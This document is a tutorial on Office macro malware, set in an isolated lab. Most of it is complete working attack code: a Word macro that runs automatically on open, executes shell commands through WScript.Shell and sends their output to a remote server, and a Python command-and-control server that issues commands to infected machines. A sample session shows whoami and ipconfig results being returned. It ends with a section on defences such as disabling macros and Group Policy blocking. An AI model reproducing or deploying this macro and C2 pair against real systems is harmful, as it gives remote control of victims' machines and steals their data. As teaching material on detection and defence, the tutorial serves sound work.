# Macro Malware Attack

## I. Understanding Macro and Macro Malware Attacks

### 1. What is a Macro?

A macro is a script witten in VBA ( Visual Basic for Applications) that automates tasks in Microsoft Office applications such as Word and Excel. Macros can be used for legitimate automation but are often exploited by attacker to execute malicious code.

### 2. What is a Macro Malware Attack?

A Macro Malware Attack occurs when cybercriminals embed malicious VBA scripts in Office documents. When a user opens the document and enables macros, the script executes, potentially compromising the system by:

* Downloading and executing additional payloads ( ransomware, keyloggers)
* Stealing sensitive information (credentials, network details).
* Communicating with a remote command-and-control (C2) Server

## II. Setting Up a Lab

To safely analyze macro malware, set up an isolated environment using Vmware Workstation:

### 1. Required Components

* Windowns 10 VM ( Target for macro execution, Office installed)
* Kali Linux VM ( For monitoring and intercepting network traffic)

### 2. Network Configuration (Host-only Mode)

Ensure that both VMs are in the host-only network to prevent external access

Assign static Ips:

* + Windows 10 : 192.168.1.133
  + Kali Linux : 192.168.1.131

## III. Create a word Document with a Malicious Macro

### Step 1 : Open VBA Editor

1. Open Microsoft Word


2. Press Alt + F11 to open the Microsoft Visual Basic for Application (VBA) Editor.

### Step 2: Insert a Module

1. In the VBA Editor, locate the Project Explorer

2. Find your document under Project

3. Right-click on your document -> Insert -> Module




### Step 3: Write the Malicious VBA Macro Code

|  |
| --- |
| Function RunCommand(command As String) As String  On Error GoTo error  Set objOL = CreateObject("Outlook.Application")  Set WshShell = objOL.CreateObject("Wscript.Shell")  Set WshShellExec = WshShell.Exec(command)  RunCommand = WshShellExec.Stdout.ReadAll  Exit Function  error:  RunCommand = "ERROR"  End Function  Function SendToServer(data As String)  On Error GoTo error  Dim objHTTP As Object  Dim URL As String  Set objHTTP = CreateObject("MSXML2.XMLHTTP")  URL = "http://192.168.1.131:8080/"  objHTTP.Open "POST", URL, False  objHTTP.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0 Windows NT 5.0)"  objHTTP.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"  objHTTP.Send "data=" & data  Exit Function  error:  MsgBox "Cannot connect to server"  End Function  Sub AutoOpen()  Dim strOutput As String  strOutput = RunCommand("ipconfig")  MsgBox strOutput  SendToServer strOutput  End Sub |

### Step 4. Save the Document as a Macro-Enable File

1. Press Ctrl+S to save the document

2. When prompted with a dialog box warning that macros cannot be saved in a standard document, click No



3. Choose Save as Type: Word Macro-Enable Documnet (\*.docm)

4. Click Save



### Step 5. Enable Macros

When opening the docm file, Word may block macros. To enable them:

1. Open File -> Options -> Trust Center

2. Click Trust Center Settings.

3. Under Macro Settings, select Enable all macros

## IV. Setting up a malicios Command & Control Server

To capture the data sent by the macro, use a simple Python HTTP server on kali Linux

### Step 1. Create the Python Server Script

|  |
| --- |
| import http.server  import socketserver  HOST = "192.168.1.131"  PORT = 8080  class MyHandler(http.server.BaseHTTPRequestHandler):  def do\_POST(self):    content\_length = int(self.headers['Content-Length'])  post\_data = self.rfile.read(content\_length).decode('utf-8')  print(f"[+] Data received: {post\_data}")  self.send\_response(200)  self.end\_headers()  self.wfile.write(b"OK")  with socketserver.TCPServer((HOST, PORT), MyHandler) as httpd:  print(f"[\*] Server running on {HOST}:{PORT}...")  httpd.serve\_forever() |


### Step 2. Run the Server

1. Save the script as Server.py

2. Open a terminal in Kali Linux and run

#python3 server.py

3. The server will start listening for incoming connections on 192.168.1.131:8080



## V. Practice

**Implementing a Simple Command & Control (C2) System using VBA and Python**

**VBA Macro:**

|  |
| --- |
| ' Function for running commands on the victim  Function RunCommand(command As String) As String  ' Redirect to error handling if an error occurs  On Error GoTo error\_handler  ' Create an Outlook application object  Set objOL = CreateObject("Outlook.Application")  ' Create a Windows Shell object  Set WshShell = CreateObject("Wscript.Shell")  ' Execute the given command  Set WshShellExec = WshShell.Exec(command)  ' Read and return the data output  RunCommand = WshShellExec.StdOut.ReadAll  Exit Function  error\_handler:  ' Return "ERROR" if execution fails  RunCommand = "ERROR"  End Function  ' Function to start the C2 communication  Function StartC2()  Dim objHTTP As Object  ' Create an HTTP request object  Set objHTTP = CreateObject("MSXML2.XMLHTTP")  ' Variable to store server response  Dim replyTXT As String  ' Variable to store the data to be sent  Dim data As String  ' Variable to store the C2 server URL  Dim URL As String  ' Initial data sent to the C2 server  data = "START"  ' C2 server URL  URL = "http://192.168.1.131:8080/"    On Error GoTo err\_handler  Do  ' Open an HTTP POST request  objHTTP.Open "POST", URL, False  ' Set User-Agent header  objHTTP.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"  ' Set Content-Type header  objHTTP.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"  ' Send data to the C2 server  objHTTP.send "data=" & data  ' Receive response from the C2 server  replyTXT = objHTTP.responseText  ' If response is "STOP", exit loop  If replyTXT = "STOP" Then Exit Do  ' Execute received command and send output back  data = RunCommand(replyTXT)  ' Repeat until server sends "STOP"  Loop While replyTXT <> "STOP"  ' Display message when the session ends  MsgBox "C2 session ended"  End  Exit Function  err\_handler:  MsgBox "Session terminated"  End  End Function  ' Automatically execute the C2 function when the document is opened  Sub AutoOpen()  StartC2  End Sub |

The VBA script runs on the victim's machine when they open a malicious document. It communicates with the C2 server, executes commands received, and sends back the results.

**Python C2 Server**

# nano Server.py

|  |
| --- |
| import http.server  import socketserver  import urllib.parse  # Store a list of connected victim machines  victims = {}  # Default initial command sent to the victim  current\_command = "whoami"  # Store command history for each victim's IP  command\_history = {}  class C2Handler(http.server.BaseHTTPRequestHandler):  def do\_POST(self):  """Handles incoming POST requests from victims, processes their responses,and sends back new commands."""  global current\_command  content\_length = int(self.headers['Content-Length'])  post\_data = self.rfile.read(content\_length).decode('utf-8')  parsed\_data = urllib.parse.parse\_qs(post\_data)  received\_value = parsed\_data.get("data", [""])[0]  client\_ip = self.client\_address[0]  # If this is the victim's first connection  if received\_value == "START":  print(f"[+] Victim {client\_ip} has connected.")  victims[client\_ip] = "Active"  # Assign the current command to this victim  command\_history[client\_ip] = current\_command  # Send the default command  self.respond(current\_command)  return  print(f"[+]Response from {client\_ip}: {received\_value}")  # Prompt the operator for a new command or keep the current one  new\_command = input("[C2] Enter new command: ")  if new\_command.strip().lower() == "stop":  self.respond("STOP")  print(f"[-] Session with {client\_ip} terminated.")  exit(0)  else:  command\_history[client\_ip] = new\_command  self.respond(new\_command)  def respond(self, command):  self.send\_response(200)  self.send\_header('Content-type', 'text/plain')  self.end\_headers()  self.wfile.write(command.encode())  def start\_server(port=8080):  """Initializes and starts the C2 server, listening for incoming victim connections."""  # Create a TCP server on the specified port  with socketserver.TCPServer(("", port), C2Handler) as server:  print(f"[+] C2 Server is running on port {port}...")  print("[+]Waiting for victims to connect...")  try:  server.serve\_forever()  except KeyboardInterrupt:  print("\n[-]Stopping C2 Server")  server.server\_close()  if \_\_name\_\_ == "\_\_main\_\_":  start\_server(8080) |


The Python script acts as a **C2 server** that listens for infected machines (victims), sends commands, and collects results.

Now that we have built our Command and Control (C2) system, let's see how to **run the Python C2 server and interact with the infected machine**.

Step 1. Running the Python C2 Server

# python3 Server.py

Expected output



At this point, the server is actively listening for any infected machine (victim) trying to connect.

Step 2. Running the VBA Macro

The victim machine needs to open the malicious document containing the VBA macro. If **AutoOpen()** is enabled, the code executes automatically without any user interaction.



After the victim executes the VBA macro, the C2 server receives:




It then sends the default command (whoami).

Now, we can manually send more commands. For example, typing:


[C2] Enter next command: ipconfig

The victim executes ipconfig and returns the output:




We can open Calculation Application


[C2] Enter next command: calc



To **terminate the session**, type:

[C2] Enter next command: stop





## ****VI.Preventing Macro Malware Attacks****

Macro malware is a type of malicious software that exploits **macros** in applications like Microsoft Office to execute malicious commands. These attacks often spread through phishing emails with **infected Word, Excel, or PowerPoint files**. Once enabled, macros can download and execute harmful code, compromising the system.

## ****1️. Best Practices to Prevent Macro Malware Attacks****

### ****🔹 1. Disable Macros by Default****

Microsoft Office applications allow users to disable macros.

**Steps to disable macros:**

* Open **Microsoft Word/Excel/PowerPoint**.
* Go to **File** → **Options** → **Trust Center**.
* Click **Trust Center Settings** → **Macro Settings**.
* Select **"Disable all macros with notification"** or **"Disable all macros without notification"**.

This prevents macros from running automatically unless explicitly enabled by the user.

### ****🔹 2. Use Protected View****

**Office Protected View** restricts execution of macros in downloaded documents.

Ensure **Protected View** is enabled under:  
**File → Options → Trust Center → Protected View**.

It prevents macro execution from untrusted sources.

### ****🔹 3. Avoid Opening Suspicious Email Attachments****

Verify the sender’s identity before opening attachments.

Be cautious of emails urging **"Urgent Action Required"** or **"Invoice Attached"**.

**Check file extensions:** Avoid opening **.docm, .xlsm, or .pptm** files unless they come from a trusted source.

Attackers often disguise malicious macros in urgent-looking emails.

### ****🔹 4. Use Endpoint Security Solutions****

Install **Antivirus & Endpoint Detection and Response (EDR)** tools like:

* Windows Defender
* CrowdStrike Falcon
* SentinelOne
* Malwarebytes

Keep them **up to date** to detect and block malicious macro files.

### ****🔹 5. Block Macros from the Internet (Group Policy - Windows)****

For enterprise environments, admins can use **Group Policy** to block macros in downloaded files:

Open **Group Policy Editor (gpedit.msc)**.

Navigate to:  
Computer Configuration → Administrative Templates → Microsoft Office → Microsoft Office 2016 → Security Settings.

Enable **"Block macros from running in Office files from the internet"**.

### ****🔹 6. Train Users on Social Engineering & Phishing Attacks****

Conduct **cybersecurity awareness training** for employees.

Teach them how to:

* Recognize phishing emails.
* Avoid downloading suspicious attachments.
* Report suspicious activity to the IT security team.

## Conclusion

Macro malware remains a **significant cybersecurity threat**, often used in phishing campaigns to gain access to systems. However, organizations and individuals can protect themselves by **disabling macros**, **using security tools**, and **educating users** on social engineering tactics.

By implementing these strategies, users can **significantly reduce the risk of macro malware infections** while maintaining productivity in a secure computing environment.

🔹 **Stay safe. Stay secure!** 🔹